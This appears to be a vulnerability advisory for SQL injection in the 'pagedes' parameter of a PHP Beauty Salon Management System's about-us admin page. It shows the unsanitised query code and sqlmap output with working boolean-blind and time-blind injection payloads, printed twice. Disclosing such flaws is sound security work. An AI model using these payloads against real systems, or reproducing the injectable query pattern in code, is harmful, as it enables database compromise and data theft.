
SQL injection vulnerability exists in pagedes parameter of /admin/about-us.php file of Beauty Salon Management System


Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.



```
    $pagetitle=$_POST['pagetitle'];
$pagedes=$_POST['pagedes'];

    $query=mysqli_query($con,"update tblpage set PageTitle='$pagetitle',PageDescription='$pagedes' where  PageType='aboutus'");
    if ($query) {
    $msg="About Us has been updated.";
  }
```



```
sqlmap identified the following injection point(s) with a total of 143 HTTP(s) requests:
---
Parameter: pagedes (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: pagedes=1' AND 8446=(SELECT (CASE WHEN (8446=8446) THEN 8446 ELSE (SELECT 9948 UNION SELECT 7597) END))-- -&pagetitle=1&
submit=

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: pagedes=1' AND (SELECT 3823 FROM (SELECT(SLEEP(5)))MOwR) AND 'reMM'='reMM&pagetitle=1&submit=
---
```

“

Parameter: pagedes (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: pagedes=1' AND 8446=(SELECT (CASE WHEN (8446=8446) THEN 8446 ELSE (SELECT 9948 UNION SELECT 7597) END))-- -&pagetitle=1&submit=

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: pagedes=1' AND (SELECT 3823 FROM (SELECT(SLEEP(5)))MOwR) AND 'reMM'='reMM&pagetitle=1&submit=

“

Source Download：

https://www.campcodes.com/projects/beauty-salon-management-system-in-php-and-mysqli/